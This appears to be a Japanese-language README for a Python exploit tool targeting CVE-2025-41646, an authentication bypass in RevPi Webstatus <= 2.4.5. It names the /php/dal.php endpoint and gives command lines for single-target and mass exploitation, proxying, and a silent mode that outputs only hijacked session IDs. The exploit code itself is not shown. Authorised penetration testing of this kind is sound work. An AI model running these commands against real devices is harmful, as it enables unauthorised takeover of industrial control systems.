
 r0otk3r/cve-2025-41646
Python製のCVE-2025-41646用エクスプロイトスクリプト。RevPi Webstatus <= 2.4.5の認証バイパスを対象としています。単一/大量エクスプロイト、プロキシ、サイレントモード、ペネトレーションテスト用のJSON出力に対応しています。

これは、RevPi Webstatus <= 2.4.5 に影響する認証バイパス脆弱性である CVE-2025-41646 用のPython3エクスプロイトスクリプトです。

/php/dal.php へのリモートHTTP POSTリクエストpip install -r requirements.txt
requests

urllib3 (usually comes with requests)
python3 cve_2025_41646_auth_bypass.py -u "http://192.168.1.100"
python3 cve_2025_41646_auth_bypass.py -l targets.txt
python3 cve_2025_41646_auth_bypass.py -u "http://192.168.1.100" --proxy "http://127.0.0.1:8080"
python3 cve_2025_41646_auth_bypass.py -u "http://192.168.1.100" --silent
python3 cve_2025_41646_auth_bypass.py -u "http://192.168.1.100" --json
| Option | 説明 |
|---|---|
-u, --url | ターゲットURL(例:http://IP) |
-l, --list | ターゲットのリストを含むファイル |
-o, --output | 有効なセッションIDを保存する出力ファイル |
--proxy | プロキシを使用(http://127.0.0.1:8080) |
--json | 生のJSON出力を表示 |
--silent | サイレントモード(セッションIDのみ出力) |

リクエスト/レスポンス
このツールは教育目的および許可を得たペネトレーションテスト専用です。 明示的な許可なしにシステムに対して不正に使用することは違法です。
